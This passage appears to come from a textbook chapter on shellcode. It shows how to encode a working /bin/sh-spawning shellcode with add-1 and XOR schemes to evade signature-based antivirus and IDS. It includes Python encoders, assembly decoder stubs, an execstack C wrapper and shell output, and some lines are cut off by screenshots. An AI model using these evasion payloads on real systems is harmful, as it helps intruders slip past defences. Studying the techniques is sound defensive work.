In *Figure 5.10*, the detection rate of the polymorphic shellcode is 0, because the changes on the code let bypass the signature which is the goal of those codes. None of the AV's has detected the code, but if we ran a sandbox analysis or analyze the behavior the code could be detected by some of these AV's.

Polymorphic shellcodes a useful to bypass signature-based detections. There several possibilities to substitute every piece of the shellcode to archive the same functionality. But, polymorphism on shellcodes, not the universal solution to bypass detections. This is only a method to bypass signature-based systems. On some other detection methods are sandbox and some other tests, the shellcode will be detected.

5.9 Shellcode encoder/decoder

In the subchapter before, we wrote a polymorphic shellcode that allows us to bypass signature-based AV's, IDS, and IPS-Systems. Another technique that I want to describe and explain, is the common technique of encoding shellcodes. This technique is used to bypass also some detections like signature-based. But, this technique came from the time where many systems get protected from basic exploitation. Many systems have now AVs, IDS, and more installed. Shellcode encoding is nothing else as translates a shellcode in the other format and later on runtime back to the shellcode. This method follows basically the method of obfuscation.

This technique is also used by Metasploit under the category encoders, for example, the encoder "shikata_ga_nai" which encodes the shellcode with XOR and Addition of the result.

To encode a shellcode, we have several methods which can be used for that.

Some methods are:

- XOR Encoding with a byte, for example: 0x32
- Add 1 to each shellcode byte
- Subtract 1 from each shellcode byte
- ROT 13, e.g add or subtract 13 from each byte
- Encode with the NOT-Operator.
- XOR with random bytes over the full length of the shellcode.
- Add random bytes between shellcode bytes.


There more encoding methods, but these above are very common. All of these encodings follow the same principle. The advantage of this technique is we can encode a shellcode and encode the encoded shellcode again. You can see that you can encode the shellcode multiple times.

The principle behind this technique is, you have an encoder to encode the shellcode. You also have the decoder, which is written in assembly and has the encoded shellcode embedded. The decoder decodes the embedded shellcode at the runtime and jumps into it or calls the shellcode to execute it.

The code below shows how a shellcode can be embedded and executed.

```
; simple wrapper to execute an embedded shellcode
section .text
global _start

_start:
  jmp short code

_data:
code db 0xb8, 0xff, 0xff, 0xff, 0xff, 0x40, 0x50, 0x68,
        0x6e, 0x2f, 0x73, 0x68, 0x5b, 0x68, 0x2f, 0x2f,
        0x62, 0x69, 0x59, 0x53, 0x51, 0x89, 0xe3, 0x50,
        0x53, 0x89, 0xe1, 0x6a, 0x0b, 0x58, 0xcd, 0x80
```


We see, the code which has at the label "_data" an array named "code" defined. The array contains the polymorphic shellcode from the previous chapter. When the code gets executed it basically jumps from with "jmp short code" into the array where the code lies. Right after the jump, the contained code will be executed immediately The compiled code spawns a shell again.



```
pentest@pentest:~/embed$ nasm -f elf32 embed.asm && ld -o embed -mel
f_i386 embed.o && ./embed
$ cat embed.asm
section .text

global _start:

_start:
        jmp short code

_data:
        code db 0xb8, 0xff, 0xff, 0xff, 0xff, 0x40, 0x50, 0x68, 0x6e
, 0x2f, 0x73, 0x68, 0x5b, 0x68, 0x2f, 0x2f, 0x62, 0x69, 0x59, 0x53,
0x51, 0x89, 0xe3, 0x50, 0x53, 0x89, 0xe1, 0x6a, 0x0b, 0x58, 0xcd, 0x
80
$ 
```

Figure 5.11: The embedded shellcode spawns a shell

We see the embedded shellcode works, and we got a shell. Now it's time to encode the shellcode itself. For the first, the shellcode will be encoded with an addition by 0x01. To encode the shellcode, an encoder is required. This encoder can be written in Python, Perl, Ruby, or other programming languages. In the code below, the extracted shellcode from *Figure 5.11* is embedded as a list into the encoder.




```
  GNU nano 3.2      encoder.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-
shellcode = [0xbb, 0xff, 0xff, 0xff, 0xff, 0x$
```

Figure 5.12: The shellcode is embedded as a list

The next, what is to do, is to write the method, which encodes the shellcode byte for byte. The algorithm behind the encoding can be defined as follows:

$$\forall b \in shellcode : c = (b + 1)$$

The definiton says, that each byte value b will increased by *1* and the result is c which is the encoded byte. This can be implemented as follows:




```
  GNU nano 3.2      encoder.py       Verändert

#!/usr/bin/env python
# -*- coding:utf-8 -*-
shellcode = [0xbb, 0xff, 0xff, 0xff, 0xff, 0x$

def sh_encode(_shellcode):
        _encoded= []
        _key = []
        for b in shellcode:
                _encoded.append(b + 0x01)

        return _encoded
```

Figure 5.13: Encoder method is implemented

The method which encodes the shellcode is shown in *Figure 5.13*, this code iterates over the shellcode and adds 0x01 to each byte. The encoded shellcode will be stored in a separate list named "_encoded". The second list "_key" is not used, but implemented for future purposes. At this point, the encoder is done, but we have to implement a decoder method and a method to check that the decoded shellcode is equal to the embedded shellcode. These methods are for testing purposes. The algorithm behind the decoder can be defined as follows:

$$\forall c \in encoded\_shellcode : b = (c - 1)$$


The definiton says, that each encoded byte value c will decreased by *1* and the result is b which is the decoded byte. This can be implemented as follows:



```
def sh_decode(_key, _encoded):
        _decoded = []
        for b in _encoded:
                _decoded.append(b - 0x01)

        return _decoded

def sh_test(_shellcode, _decoded):
        for i in range(len(_shellcode)):
                if(_shellcode[i] != _decoded[i]):
                        return False

        return True
```

Figure 5.14: Implemented decoder and test methods to check the shellcode for functionality

Both methods shown in *Figure 5.14*, are for decoding and testing the decoded shellcode for equality with the original shellcode. The method "sh_decode" iterates over the encoded shellcode and subtracts 1 from each byte. The decoded shellcode will be stored into a separated list named "_decoded". The second method "sh_test" iterates over the decoded shellcode and the original shellcode and checks if both current bytes are equal. If all bytes are equal, then the decoded shellcode will work properly.



```
print('Plain shellcode: ', ", ".join(
        str(hex(b)) for b in shellcode)
)

print('Encoded shellcode: ', ", ".join(
        str(hex(b)) for b in sh_encode(shellcode))
)

print('Decoded shellcode: ', ", ".join(
        str(hex(b)) for b in sh_decode(
                0x01,
                sh_encode(shellcode)
                )
        )
)

print('Decoded shellcode == Plain shellcode: ',
        sh_test(shellcode, sh_decode(
                0x01,
                sh_encode(shellcode)
                )
        )
)
```

Figure 5.15: Printings will show the results of the encoding

The next lines prints out the encoded shellcode with the original shellcode and the decoded shellcode and also the result that the original shellcode and the decoded once are the same, are only for showing the results. The encoder is ready and can be executed. The output of the encoder should look like this in the box below.

```
('Plain shellcode: ', '0xb8, 0xff, 0xff, 0xff, ..., 0x80')
('Encoded shellcode: ', '0xb9, 0x100, 0x100, ...., 0x81')
('Decoded shellcode: ', '0xb8, 0xff, 0xff, 0xff, ..., 0x80')
('Decoded shellcode == Plain shellcode: ', True)
```

The printed encoded shellcode can be copied and embedded into the decoder, which we write in the next step.

Our encoder works and shows the original shellcode, the encoded and decoded version, and then checks that the decoded version works properly, too. The next step is to write the decoder. This should be written in assembly because the shellcode got decoded during runtime. As the base for the decoder, the example of embedding shellcodes can be used.

```
; decoder base
section .text
global _start

_start:
  jmp short code

_data:
code db ;shellcode in array format
```

This code can be used for writing the decoder. The only thing that is need for that is a loop that iterates over the embedded shellcode and a subtract which subtracts 1 from each byte. Here you can use the JMP- CALL-POP method which starts with a jump into the label "_data" and calls the label "decoder2 and pops the stored address of the embedded shellcode into a register. This is also a very common shellcoding method because you have no absolute addresses. Below there is a basic example of a JMP-CALL-POP method.

```
section .text
global _start

_start:
  jmp short _jumpee ;jump to _jumpee

_callee:
  pop eax   ; pop the address of defined msg into EAX

; Here arrived, call _callee. The address
; of the msg is stored on the stack
_jumpee:
  call _callee
  msg db "some data"
```

With this method we can store data into our code and can easy access them.




Jump to _data
Pop the address of the shellcode
Set registers for decoder
End of shellcode reached?
Yes
No
Take one byte from shellcode
Subtract 1 from byte
Write the result into the current position
Jump into the shellcode

Figure 5.16: Printings will show the results of the encoding


The complete logic behind the decoder is shown in *Figure 5.16*. We see, we take the start of our shellcode and iterate over it. In each iteration, the current picked up byte will be decreased by 1. When we reached the end of the shellcode, we jump immediately into the decoded shellcode and execute them.



```
  GNU nano 3.2                decoder.asm

section .text

global _start:

_start:
 jmp short code

_decoder:
 pop ecx
 xor eax, eax
 mov al, shellcodelen
 xor edx, edx

_decode:
 cmp eax, edx
 je _exec
 mov ebx, [ecx]
 dec ebx
 mov [ecx], ebx
 dec eax
 inc ecx
 jmp short _decode

_exec:
 jmp short code

_data:
 call _decoder
 code db 0xbb, 0xff, 0xff, 0xff, 0xff, 0x43, 0x50, 0x68$
 shellcodelen: equ $-code
```

Figure 5.17: Decoder logic is written but no encoded shellcode embedded

The next thing that is needed, is the encoded shellcode. To encode the shellcode we can use the encoder which we have written first in python. As the output from executing the encoder we get many shellcodes one of them is the encoded shellcode, this is only copy & paste.



```
_data:
 call _decoder
 code db 0xbc, 0x100, 0x100, 0x100, 0x100, 0x44, $
 shellcodelen: equ $-code
```


Figure 5.18: Encoded shellcode is embedded

Now the encoded shellcode is embedded and the decoder can now be compiled with NASM. But first, some instructions must be explained. The line ”shellcodelen: equ $-code” determines the length of the shellcode which will be stored in the lowest part of the register EAX. The register EAX is used as a counter during the decoding. If the register value is 0 then the end of the shellcode is reached and we jump into the shellcode to execute it. Some other instructions like ”mov ebx, [ecx]” are used for getting the byte on the current position at the embedded shellcode. The same thing only in the reverse order is used to write the decoded byte into the embedded shellcode on the current position.

Note! The compilation of this code is a bit different than the other times before. To compile the shellcode just run

```
~$ nasm -f efl32 decoder.asm
```


Then extract the shellcode from the .o file and place this into the Shellcode-Wrapper. The NASM compiler throws some warnings because we have bytes which are 0x100 and this in a byte equal to 0x00, but the shellcode is not broken it is still runnable.



```
pentest@pentest:~/encode_add_1$ echo "\"$(objdu
mp -d decoder.o | grep '[0-9a-f]:' | cut -d$'\t
' -f2 | grep -v 'file' | tr -d " \n" | sed 's/.
./\\x&/g')\""
"\xeb\x1b\x59\x31\xc0\xb0\x20\x31\xd2\x39\xd0\x
74\x09\x8b\x19\x4b\x89\x19\x48\x41\xeb\xf3\xeb\
x05\xe8\xe5\xff\xff\xff\xbc\x00\x00\x00\x00\x44
\x51\x69\x6f\x30\x74\x69\x5c\x69\x30\x30\x63\x6
a\x5a\x54\x52\x8a\xe4\x51\x54\x8a\xe2\x6b\x0c\x
59\xce\x81"
```

Figure 5.19: Extracted shellcode with nullbytes

The compilation is the same as before. The compilation of decoders is a bit tricky, which we have seen. First we have to compile it with NASM and then we extract the shellcode. After extracting we only have to insert it into the Shellcode-Wrapper and compile it, that's it. If we execute this code, we should get a shell.



```
pentest@pentest:~/encode_add_1$ ./tester
Shellcode Length:  30
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000
(pentest),24(cdrom),25(floppy),29(audio),30(dip
),44(video),46(plugdev),109(netdev),111(bluetoo
th)
$ ls
decoder.asm  encoder.py.save         tester.c
decoder.o    peda-session-tester.txt
encoder.py   tester
$ 
```

Figure 5.20: Encoded shellcode is embedded

We see the encoded shellcode with the decoder works. Our shellcode got decoded during runtime and executed. As the result, we have a shell. The only thing that's wrong with the encoded shellcode is the null bytes it's not null-free. The reason why this code works is we don't use any functions like "strcpy". If we this shellcode into such a function, we don't get a shell because of string termination. Please note, try to make the encoding null free.

What had to do to avoid these null-bytes? First, we can skip all results that is a null byte, and take only the results without null bytes. Second another decoding, because increasing each byte by 1 is not a good encoding.

Another encoder that I want to show is an XOR encoder, which encodes the shellcode by XORing each byte with 0x32. The encoder from the previous encoding can be used and modified with an XOR-Instruction. This changed the algorithm to this:

For encoding:
$\forall c \in \mathit{shellcode} : c = (b \oplus 0x32)$

For decoding:
$\forall c \in \mathit{encoded\_shellcode} : b = (c \oplus 0x32)$

The implementation results in:

```
def sh_encode(_shellcode):
        _encoded = []
        _key = []
        for b in shellcode:
                _encoded.append(b ^ 0x32)

        return _encoded

def sh_decode(_encoded):
        _decoded = []
        _key = []
        for b in _encoded:
                _decoded.append(b ^ 0x32)

        return _decoded
```

XOR is an operation that returns 1 if both inputs are not the same. If both are the same it returns 0.
A short overview showing how XOR is defined

$$Q = (\neg A \wedge B) \vee (A \wedge \neg B)$$

A	B	Q
0	0	0
0	1	1
1	0	1
1	1	0

To show how XOR works there is a simple example below.

$$\begin{aligned}&\textit{Let } p = 9_{dec} \Leftrightarrow 1001_{bin}, k = 10_{dec} \Leftrightarrow 1010_{bin}\\&\textit{So is c the result of:}\\&c = \frac{\oplus\frac{1001}{1010}}{0011} = 0011\end{aligned}$$

For the encoding with XOR, it is important to avoid null bytes and bytes which can cause null bytes as a result too. For this shellcode is the byte 0x32 a very good choice for the key. The fact why the byte is called key is that XOR is potential encryption. Many encryptions like AES are using XOR, but XOR itself is also encryption because each byte can be calculated as follows:

$$plain \oplus key = cipher \rightarrow cipher \oplus key = plain$$

The interesting fact is that XOR as encryption with a fully random generated key which has the same length as the content, it is not possible to decrypt them. But in most cases, XOR as encryption is implemented with a repeating key which makes that trivial to break the cipher with simple frequency analysis. For this case it isn't the goal to achieve a fully unbreakable ciphertext, the goal is to encode the shellcode.


After modifying the encoder, we can run this to encode the shellcode. The encoded shellcode can be embedded into the decoder. Also in the decoder, we have to change one instruction:

```
_decode:
  ; ...
  xor ebx, 0x32 ; "dec ebx" is replaced
  ; ...
```

The final decoder with the encoded shellcode looks now like this:

```
section .text

global _start:

_start:
        jmp short _data

_decoder:
        pop ecx
        xor eax, eax
        mov al, shellcodelen
        xor edx, edx

_decode:
        cmp eax, edx
        je _exec
        mov ebx, [ecx]
        xor ebx, 0x32
        mov [ecx], ebx
        dec eax
        inc ecx
        jmp short _decode

_exec:
        jmp short code

_data:
        call _decoder
        code db 0x89, ..., 0xb2
        shellcodelen: equ $-code
```


This decoder can now be compiled with NASM and the OP-Codes can be extracted and embedded into the Shellcode-Wrapper.



```
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] = "\xeb\x18\x59\x3$

void main()
{
    printf("Shellcode Length:  %d\n", strlen$
    int (*ret)() = (int(*)())shellcode;
    ret();
}
```

Figure 5.21: Embedded shellcode in the Shellcode-Wrapper

If we execute this code we should get a shell like below.



```
pentest@pentest:~/encode_xor_32$ gcc -m32 -fn
o-stack-protector -z execstack tester.c -o te
ser
pentest@pentest:~/encode_xor_32$ ./tester
Shellcode Length:  63
$ id
uid=1000(pentest) gid=1000(pentest) groups=10
00(pentest),24(cdrom),25(floppy),29(audio),30
(dip),44(video),46(plugdev),109(netdev),111(b
luetooth)
$ ls
decoder.asm  encoder.py  tester
decoder.o    teser       tester.c
$ cat tester.c
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] = "\xeb\x18\x59\x31
\xc0\xb0\x20\x31\xd2\x39\xd0\x74\x0b\x8b\x19\
x83\xf3\x32\x89\x19\x48\x41\xeb\xf1\xeb\x05\x
e8\xe3\xff\xff\xff\x89\xcd\xcd\xcd\xcd\x71\x6
2\x5a\x5c\x1d\x41\x5a\x69\x5a\x1d\x1d\x50\x5b
\x6b\x61\x63\xbb\xd1\x62\x61\xbb\xd3\x58\x39\
x6a\xff\xb2";
```

